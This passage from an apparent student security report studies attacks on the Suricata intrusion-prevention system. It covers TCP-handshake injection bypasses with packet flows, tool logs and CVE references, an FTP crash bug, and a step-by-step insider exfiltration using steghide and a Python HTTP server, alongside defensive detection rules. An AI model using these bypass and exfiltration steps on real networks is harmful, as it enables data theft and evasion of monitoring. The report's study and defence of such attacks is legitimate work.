- The activation in the IDPS sensor of the arp proxy is not as unlikely a hypothesis as you might think, the IDPS could be used as an internal router between several protected networks, which for a reason such as the Suricata configurations that perform the control function on well-defined networks, they can have the same LAN addresses and the same masks despite being on two different networks that cannot be reached except through the IDPS, the only solution in this case is the use of proxy arp.

3.1.1.3 Real attack

As already seen during the presentation of the scenario to show the results, a real attack situation could simply be an external agent trying to check which ports are open and act accordingly, exploiting vulnerabilities related to the functionality provided by the attacked computer.

Other attacks can take advantage of having the ability to have uncontrolled network access and thus, by sending well-formed messages, cause **denial of service**, or cause miscellaneous security breaches, such as **authentication** attacks.

Furthermore, again thanks to unauthorized and undisturbed access to the internal network, an attacker can now access services that are not granted to him, violating the permissions established in the network protected by the IDPS and therefore, take advantage of the typical functions of the internal network which, probably, it can have a server not protected by authentication, it can allow certain agents within the network to exchange information in the clear.

A simple case of a real attack could be to connect to internal resources that would otherwise not be accessible from the outside thanks to the control of Suricata.

For example, if we always consider the internal user to the network described during the attack analysis as a server or database containing sensitive data and accessible only from within the network (this access is controlled by the IDPS with rules such as **drop <protocol>** $EXTERNAL_NET any -> IPSERVER any)

3.1.1.4 Possible defense strategies

To counter and prevent external attackers from avoiding controls, it is sufficient to simply block access to the weak points of the system that have been exploited by the scenario described, these points and the relative solutions are:

- Incorrect configuration of the network and topology, then adding **firewalls** and addresses to the network, for example a DMZ where data is kept accessible from the outside, in addition, ARP proxy must not be activated in the firewalls otherwise an accessible chain is created to enter the network with the fake IP.
- Activation of features that have never considered safety and exist only to complete the task for which they were created, therefore ARP proxy in detail, but also DHCP for assigning IPs, or RIP and OSPF for creating routes . To counter the vulnerability of these features you can create rules directly in the IDPS or create the network so as not to have the need for these techniques, or hiding possible weak points from the outside.
- Direct access without interfaces to an actual part of the network (the IDPS border is also part of the network) and consequently, add direction and not allow direct connection with sensitive parts such as the sensor itself.
- Access to the IDPS without checks, therefore to counter the fact that the IDPS does not check the packets addressed to its interfaces, include in the rules and in the packet recipients the IP address of the sensor in order to control direct messages and attempts to attack on the computer that performs its function

3.1.2 Breach and use of known vulnerabilities

For these scenarios that will be presented, older versions of Suricata 5.0.0 were used, although some scenarios mentioned refer to the most recent version of Suricata ,

since they were hitting old versions at critical points, building ad-hoc packets to bypass Suricata and its controls, not respecting protocols like TCP to bypass the control of some rules, or crashing the program directly.

3.1.2.1 Attack against normal TCP flow

The requirements for this attack are:

i. **versione Suricata:** `<4.0.4`
ii. **tipo di attacco:** bypass of inspection
iii. **technical requirements:** A malicious client and server
iv. **requirements for the attack**: The client must request information from the server and attempt to connect
v. **tools and software used:** Kali linux as attacker's OS, client with debian10 OS, IDPS with Suricata version 4.0.0
vi. **CVE number:** `CVE-2018-6794,CVE-2018-14568, CVE-2016-10728`

The topology of this scenario is the same as presented previously.

If on the server side you do not respect the normal TCP 3-way handshake packet order and inject some response data before the handshake is completed, the data will still be received by a client but some IDS engines may skip the checks, this behavior is followed by Suricata in the specified version.

Instead of the normal flow of TCP packets (SYN, SYN-ACK, ACK) the flow is the following:

```
Client       -> Evil Server : [SYN] [Seq=0 Ack= 0] # the client start handshake
TCP

Evil Server  -> Client      : [SYN, ACK] [Seq=0 Ack= 1] #response
Evil Server  -> Client      : [PSH, ACK] [Seq=1 Ack= 1]# injection before
finishing handshake
Evil Server  -> Client      : [FIN, ACK] [Seq=83 Ack= 1]  #end of session
Client       -> Evil Server : [ACK] [Seq=1 Ack= 84]
Client       -> Evil Server : [PSH, ACK] [Seq=1 Ack= 84]
```

IDS signature checks for the tcp stream or http response body will be ignored in case of data injection. This attack technique requires all three packets from a malicious server to be received on a client side before it completes the handshake. Since some network devices can affect the transmission of packets, exploiting these vulnerabilities is not as reliable for the real world scenario.

In fact many times during the test of this attack, the injected information was not received, even without using the IDPS.

This type of attack was carried out by writing a program in C, The code is in the repository mentioned in the bibliography[9]

The rules that are used by Suricata for this attack are as follows

```
alert tcp any any -> any any
    (msg: "TCP BEEN NO_STREAM RULE"; flow: no_stream; content: "been"; sid: 1; )
alert tcp any any -> any any
    (msg: "TCP BEEN ONLY_STREAM RULE"; flow: only_stream; content: "been"; sid: 2; )
alert http any any -> any any
    (msg: "HTTP BEEN RULE"; content: "been"; sid: 3; )
alert tcp any any -> any any
    (msg: "TCP GET NO_STREAM RULE"; flow: no_stream; content: "GET"; sid: 4; )
alert tcp any any -> any any
    (msg: "TCP GET ONLY_STREAM RULE"; flow: only_stream; content: "GET"; sid: 5; )
alert http any any -> any any
    (msg: "HTTP GET RULE"; content: "GET"; sid: 6; )
```


During the attack, the server is started with various options, including the interface and port you want to use.

After leaving, a request is made via the browser (Chrome) to reach the address of the malicious server, if Suricata manages to block the request, there will be a connection error, but this does not happen.

When the request is made, the attacker is notified in the following way:


```
kali@kali:~/Desktop/progetto_IS/ids_bypass$ sudo ./inject_server -i eth1 -p 80 -d -a
[*] TCP  192.168.0.3:46526 → 123.123.1.4:80    ****S* Seq: 0×38d884f7 Ack: 0×0 Win: 0×faf0 TcpLen: 40
[+] Incoming connection from <192.168.0.3:46526>
        [+] [192.168.0.3:46526] Sending SYN-ACK
        [+] [192.168.0.3:46526] Sending HTTP response data
        [+] [192.168.0.3:46526] Closing connection. Sending FIN-ACK
[*] TCP  192.168.0.3:46526 → 123.123.1.4:80    ****S* Seq: 0×38d884f7 Ack: 0×0 Win: 0×faf0 TcpLen: 40
[+] Incoming connection from <192.168.0.3:46526>
        [+] [192.168.0.3:46526] Sending SYN-ACK
        [+] [192.168.0.3:46526] Sending HTTP response data
        [+] [192.168.0.3:46526] Closing connection. Sending FIN-ACK
[*] TCP  192.168.0.3:46526 → 123.123.1.4:80    ****S* Seq: 0×38d884f7 Ack: 0×0 Win: 0×faf0 TcpLen: 40
```

The operation was completed without being reported by Suricata, so on the client side you will have the following response:



This result is the one obtained by the person who found the vulnerability, unfortunately it was not possible to replicate the attack because the connection was cut directly and the page was not displayed on the client side.

Below is the pcap data captured during the attack:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.3	123.123.1.4	TCP	74	46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372910031 TSecr=0 WS=128
2	1.000035305	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372911032 TSecr=0 WS=128
3	3.016947690	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372913048 TSecr=0 WS=128
6	7.049096206	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372917080 TSecr=0 WS=128
7	15.240915695	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372925272 TSecr=0 WS=128
8	45.320391715	192.168.0.3	123.123.1.4	TCP	74	46540 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372955352 TSecr=0 WS=128
9	46.345416915	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46540 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372956376 TSecr=0 WS=128
10	48.361455424	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46540 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372958392 TSecr=0 WS=128
11	49.640359848	123.123.1.4	192.168.0.3	TCP	54	80 → 46538 [SYN, ACK] Seq=0 Ack=1 Win=15500 Len=0
12	49.640434138	123.123.1.4	192.168.0.3	HTTP	140	HTTP/1.1 200 OK (text/plain)
13	49.640462445	123.123.1.4	192.168.0.3	TCP	54	80 → 46538 [FIN, ACK] Seq=87 Ack=1 Win=15500 Len=0
14	49.640516422	123.123.1.4	192.168.0.3	TCP	54	[TCP Out-Of-Order] [TCP Port numbers reused] 80 → 46538 [SYN, ACK] Seq=4172370690 Ack=1 Win=15500 Len=0
15	49.640543552	123.123.1.4	192.168.0.3	TCP	140	[TCP Out-Of-Order] 80 → 46538 [PSH, ACK] Seq=4172370691 Ack=1 Win=15500 Len=86
16	49.640580682	123.123.1.4	192.168.0.3	TCP	54	[TCP Out-Of-Order] 80 → 46538 [FIN, ACK] Seq=4172370777 Ack=1 Win=15500 Len=0
17	49.640651423	123.123.1.4	192.168.0.3	TCP	54	[TCP Previous segment not captured] [TCP Port numbers reused] 80 → 46538 [SYN, ACK] Seq=153458410 Ack=1 Win=15500 Len=0
18	49.640715701	123.123.1.4	192.168.0.3	HTTP	140	HTTP/1.1 200 OK (text/plain)
19	49.640765636	123.123.1.4	192.168.0.3	TCP	54	80 → 46538 [FIN, ACK] Seq=153458497 Ack=1 Win=15500 Len=0

As you can see, the attack seems to have been successful, all the packages described above have been sent (packets number 8,11,12,13), from the client side, however, nothing results, so this scenario is useless for network configuration presented in previous chapters.

Two other ways of doing this code injection are presented by the same person which are equivalent to two other CVEs, described in the requirements.

One of these uses a server that sends a TCP packet with the RST flag set to a Windows client, which in its normal use, allows the connection to be reset.

The windows client will still process the sent data despite the RST request and Suricata will allow the packets to pass.

The flow of requests is as follows:

```
Client        -> Evil Server : [SYN] [Seq=0 Ack= 0] # il CLient starts handshake
TCP

Evil Server   -> Client      : [RST, ACK] [Seq=0 Ack= 1] #response with requesto
of reset
Evil Server   -> Client      : [SYN, ACK] [Seq=1 Ack= 1]
```

This attack is however limited to Windows clients with older versions (various versions have been tried, all very recent, but in no case does the attack seem to work)

Another attack concerns the ICMP protocol that is exploited to obtain a shell via DNS tunneling (according to the tester who found the vulnerability) is the following:

When a UDP packet has been sent to a closed UDP port, the server must respond with the ICMP message type "Destination Unreachable" code "Port unreachable". The IDPS can interpret ICMP "not reachable" responses in the same way as TCP RST packets and stop or restrict traffic inspection of this UDP stream. If a normal UDP

response follows the ICMP message, the attacker ignores UDP traffic checks from his server. Please note that normal clients close connections when ICMP Destination unreachable packet is received, so we swap IP addresses and UDP ports in the ICMP message attachment UDP, consequently the client does not accept such ICMP message but the IDPS sensor does .

This attack will not be described further because, like the other two, it did not give concrete results, that is, the avoidance and capture-processing of the packet in the victim was not achieved.

Solutions to previous attacks appear to have been implemented in versions of the Suricata > 4.0.4 , but there are no specific articles about it, only entries on the update page regarding generic bugs (Bug # 2440).

Still concerning the breaking of the normal TCP flow and consequent avoidance of the control in the sensor, many other bugs are connected, but in most cases they are not documented and are only declared by users inside the development of suricata, for example in more recent versions of Suricata (4.1.4 and 5.0.0) the TCP flow is broken in the same way by simulating the closing of a connection and sending packets despite the connection being declared closed, very similar to the second case described above with the set of the TCP RST flag, reference and link to the bug in the bibliography(10)

No other exploits and scenarios of this type were presented because those tried did not seem to work, in particular they arrived at the victim host, but the data sent was not processed, precisely because the connection was not established or had been interrupted.

However, from the alerts it appears that the packets passed undisturbed by the rules defined at the beginning of the chapter (in the fast.log no alerts for the payload sent by the attacker appeared) and therefore, from a different angle, it seems that the bypassing attack has gone successful.

3.1.2.2 Attack of the FTP protocol

This attack was declared in 2019, and describes how it is possible to disable modules via panic, or completely kill Suricata, via custom-built FTP packages.

The requirements for this attack are:

i. **Suricata version**: 4.1.4 declared, but probably older versions as well
ii. **type of attack**: crash of modules or of the whole program through panic
iii. **technical requirements:** A malicious FTP client and server
iv. **requirements for the attack:** The client must request files from the server.
v. **tools and software used:** Kali linux as attacker's OS, client with debian10 OS, IDPS with Suricata version 4.1.4
vi. **CVE number:** `CVE-2019-10055`

The bug relates to a failure to check the length of a passive response decoder function returning a u16, however the method of calculating the port value can create a value greater than a u16 which can lead to panic, and therefore crash of the FTP module used, or of Suricata.

Other information about it was not found.

The resolution to this bug has always been declared in the same version of Suricata[12]

3.1.2.3 Considerations for the vulnerability attacks described

The attacks presented above were not very useful, also because in the first case, that is the attack that caused the bypass of some packets by the IDPS, the scenario seemed to work once in a hundred, in the second case there were no real examples that have been found and exploited to the advantage of the attacker

As already specified, the attacks that used the breaking of the TCP flow did not seem to work in the machine, however given the recurrence of this type of attacks, and their alleged danger, it can be generalized by saying that particular attention must be paid to the TCP flow and protocols in general, by checking that the standards are respected, the same argument can be made for all attacks aimed at Suricata, for example in the first scenario, protocols were used that did not require authentication

or other, simply because they were based on the assumption that the MAC addressing could only be used for internal LANs.

3.1.3 Avoidance of controls with the complicity of a mole

This attack takes advantage of the implementation and operation of Suricata. It also uses **Steganography** techniques to evade Suricata's controls.

The requirements for this attack are:

i. **Suricata version:** any
ii. **type of attack:** bypass of inspection
iii. **technical requirements**: knowledge of network and connection protocols, knowledge of Suricata controls, clear vision of steganography.
iv. **requirements for the attack:** the IDPS sensor (which can be a router or a special machine, also you will see how this IDPS must have a particular configuration), an internal host must want to bring relevant information to the outside without being noticed, a file internal server for data access or a way of getting information out.
v. **tools and software used**: Kali linux as the attacker's OS, users on the network use a basic version of Debian10, steghide, python, wget or curl.
vi. **CVE number:** none, the attack was created by myself.

3.1.3.1 Attack scenario

This attack requires the collaboration of two hosts, one of which is the external attacker, and the other is the mole or the internal user who wants to divulge relevant information outside without being detected.

Both participants in this attack must have steghide installed on their system, possibly if you cannot obtain the software there are online tools such as stegano,which, however, release traces in the IDPS if set correctly (and you will see in fact that if you use stegano, you will have both the modified and the original file).

Additionally, they must agree on a passphrase used by steghide to encrypt the data to be hidden.

The first thing to do to allow the output of relevant data from inside the protected network to the external attacker is to hide the data in something very common in everyday life, such as a personal photo or an audio track.

After choosing the carrier medium to use to create the steganography medium containing the relevant data to be hidden.

An image depicting trees was chosen for this scenario.

The next step is the choice of the data to send out of the network, which can be files of many types. However, attention must be paid to the size of the data to hide,that must not exceed the maximum achievable capacity for a file carrier with the command

steghide info <carrier>

For this scenario a file called relevant_information.txt was chosen which should contain important data such as customer data, significant system logs, etc ...

The command to create the steganography medium is as follows:

```
steghide embed -cf forest.jpg -ef informazioni_significative.txt -sf steno_medium.jpg
```

once the command is executed, a prompt for entering a **passphrace** will appear, which will guarantee the encryption of the content (properly compressed first), the compression algorithm used is AES at 128 bit.

After creation, the internal mole will open an HTTP server where you can share files.

The file server is the one provided by python for ease of use, the command to run is as follows:

```
python -m SimpleHTTPServer 80
```

The external attacker will then connect to the mole host via a browser, or grab the file directly with wget or curl.

After obtaining the file, the attacker launches the following command:

```
steghide extract -sf steno_medium.jpg
```

and immediately a prompt to enter the passphrace will appear.

After finishing the decoding, you will have the file hidden inside the medium carrier, which went unnoticed in the form of a common photo.

3.1.3.2 Defense strategies

By the time files are sent, any meerkat rule that can detect file transfers via various protocols becomes extremely useful, although preferably it shouldn't be put into drop mode, as the data would have to pass somehow, especially from the inside out.

The following rules save files that pass through the IDPS (file magic must be enabled):

```
#alert http any any -> any any (msg:"FILEEXT JPG file claimed"; fileext:"jpg"; sid:1; rev:1;)
#alert http any any -> any any (msg:"FILEEXT BMP file claimed"; fileext:"bmp"; sid:3; rev:1;)
#alert http any any -> any any (msg:"FILESTORE jpg"; flow:established,to_server; fileext:"jpg";
filestore; sid:6; rev:1;)
#alert http any any -> any any (msg:"FILESTORE pdf"; flow:established,to_server; fileext:"pdf";
filestore; sid:8; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC pdf"; flow:established,to_server;
filemagic:"PDF document"; filestore; sid:9; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC jpg(1)"; flow:established,to_server;
filemagic:"JPEG image data"; filestore; sid:10; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC jpg(2)"; flow:established,to_server;
filemagic:"JFIF"; filestore; sid:11; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC short"; flow:established,to_server;
filemagic:"very short file (no magic)"; filestore; sid:12; rev:1;)
#alert http any any -> any any (msg:"FILE store all"; filestore; noalert; sid:15; rev:1;)
#alert http any any -> any any (msg:"FILE magic"; filemagic:"JFIF"; filestore; noalert; sid:16;
rev:1;)
#alert http any any -> any any (msg:"FILE magic"; filemagic:"GIF"; filestore; noalert; sid:23;
rev:1;)
#alert http any any -> any any (msg:"FILE magic"; filemagic:"PNG"; filestore; noalert; sid:17;
rev:1;)
#alert http any any -> any any (msg:"FILE magic -- windows"; flow:established,to_client;
filemagic:"executable for MS Windows"; filestore; sid:18; rev:1;)
#alert http any any -> any any (msg:"FILE tracking PNG (1x1 pixel) (1)"; filemagic:"PNG image
data, 1 x 1,"; sid:19; rev:1;)
#alert http any any -> any any (msg:"FILE tracking PNG (1x1 pixel) (2)"; filemagic:"PNG image
data, 1 x 1|00|"; sid:20; rev:1;)
#alert http any any -> any any (msg:"FILE tracking GIF (1x1 pixel)"; filemagic:"GIF image data,
version 89a, 1 x 1|00|"; sid:21; rev:1;)
#alert http any any -> any any (msg:"FILE pdf claimed, but not pdf"; flow:established,to_client;
fileext:"pdf"; filemagic:!"PDF document"; filestore; sid:22; rev:1;)
#alert smtp any any -> any any (msg:"File Found over SMTP and stored"; filestore; sid:27; rev:1;)
#alert http any any -> any any (msg:"Black list checksum match and extract MD5";
filemd5:fileextraction-chksum.list; filestore; sid:28; rev:1;)
#alert http any any -> any any (msg:"Black list checksum match and extract SHA1";
filesha1:fileextraction-chksum.list; filestore; sid:29; rev:1;)
#alert http any any -> any any (msg:"Black list checksum match and extract SHA256";
filesha256:fileextraction-chksum.list; filestore; sid:30; rev:1;)
#alert ftp-data any any -> any any (msg:"File Found within FTP and stored"; filestore;
filename:"password"; ftpdata_command:stor; sid:31; rev:1;)
#alert smb any any -> any any (msg:"File Found over SMB and stored"; filestore; sid:32; rev:1;)
```


After the attack is carried out, the following files will be saved (the original image should not be there but in some cases it may have been downloaded earlier):

not modified image

modified image

As you can easily see, the two images appear to be the same.

The difference between the normal image and the one steghide was applied to hide information is as follows:



So on a comparative analysis, it can be seen that the picture has changed, so the suspicion of unauthorized information leaking has become higher.

In the event that the interest is to focus on a more detailed **steganalysis**, that is to go back to the hidden content of the image, the techniques vary from testing the algorithms and techniques used, up to pure brute forcing and reverse engineering on the basis of the data obtained from the difference.

However, to be able to find the mole, simply calculate a digest or the difference already described and obtain the almost certainty that the leaked information originates from the host from which the images or files that did not correspond.

Other steganalysis techniques mainly exploit analysis of the encodings and other details of the data already described.

3.2. Other possible vulnerabilities and critical points

A possible sticking point could be the use of the lua scripting language.

By integrating this language into the Suricata rules it is possible to perform complex checks on the packets analyzed during transit.

It can be considered a critical point due to the fact that a poorly structured programming and code with possible logic errors would make the use of this language useless, so special attention must be paid to using this method for checking packets.

4. Bibliography and source codes

1. Suricata [https://suricata-ids.org/]
2. Manual Suricata [https://suricata.readthedocs.io/en/suricata-5.0.3/]
3. Manual per Sviluppatori [https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Suricata_Developers_Guide]
4. Code Suricata [https://github.com/OISF/suricata]
5. ARP proxy [https://tools.ietf.org/html/rfc1027]
6. Code ARP spoofing [https://github.com/SRJanel/arp_poisoning]
7. Code ARP spoofing modificato [https://github.com/josura/university-sad/tree/master/internet_security/progetto_IS/arp_poisoning]
8. Attacks involving TCP control bypass and handshake message flow control [https://www.slideshare.net/KirillShipulin/how-to-bypass-an-ids-with-netcat-and-linux]
9. attack repository on the TCP flow [https://github.com/kirillwow/ids_bypass]
10. Another attack on the TCP stream on Suricata 4.1.5 [https://redmine.openinfosecfoundation.org/issues/3395]
11. Issue of the bug found on FTP and RUST [https://redmine.openinfosecfoundation.org/issues/2949]
12. Fixed RUST / FTP bug causing panic (bug #2904) [https://suricata-ids.org/2019/04/30/suricata-4-1-4-released/]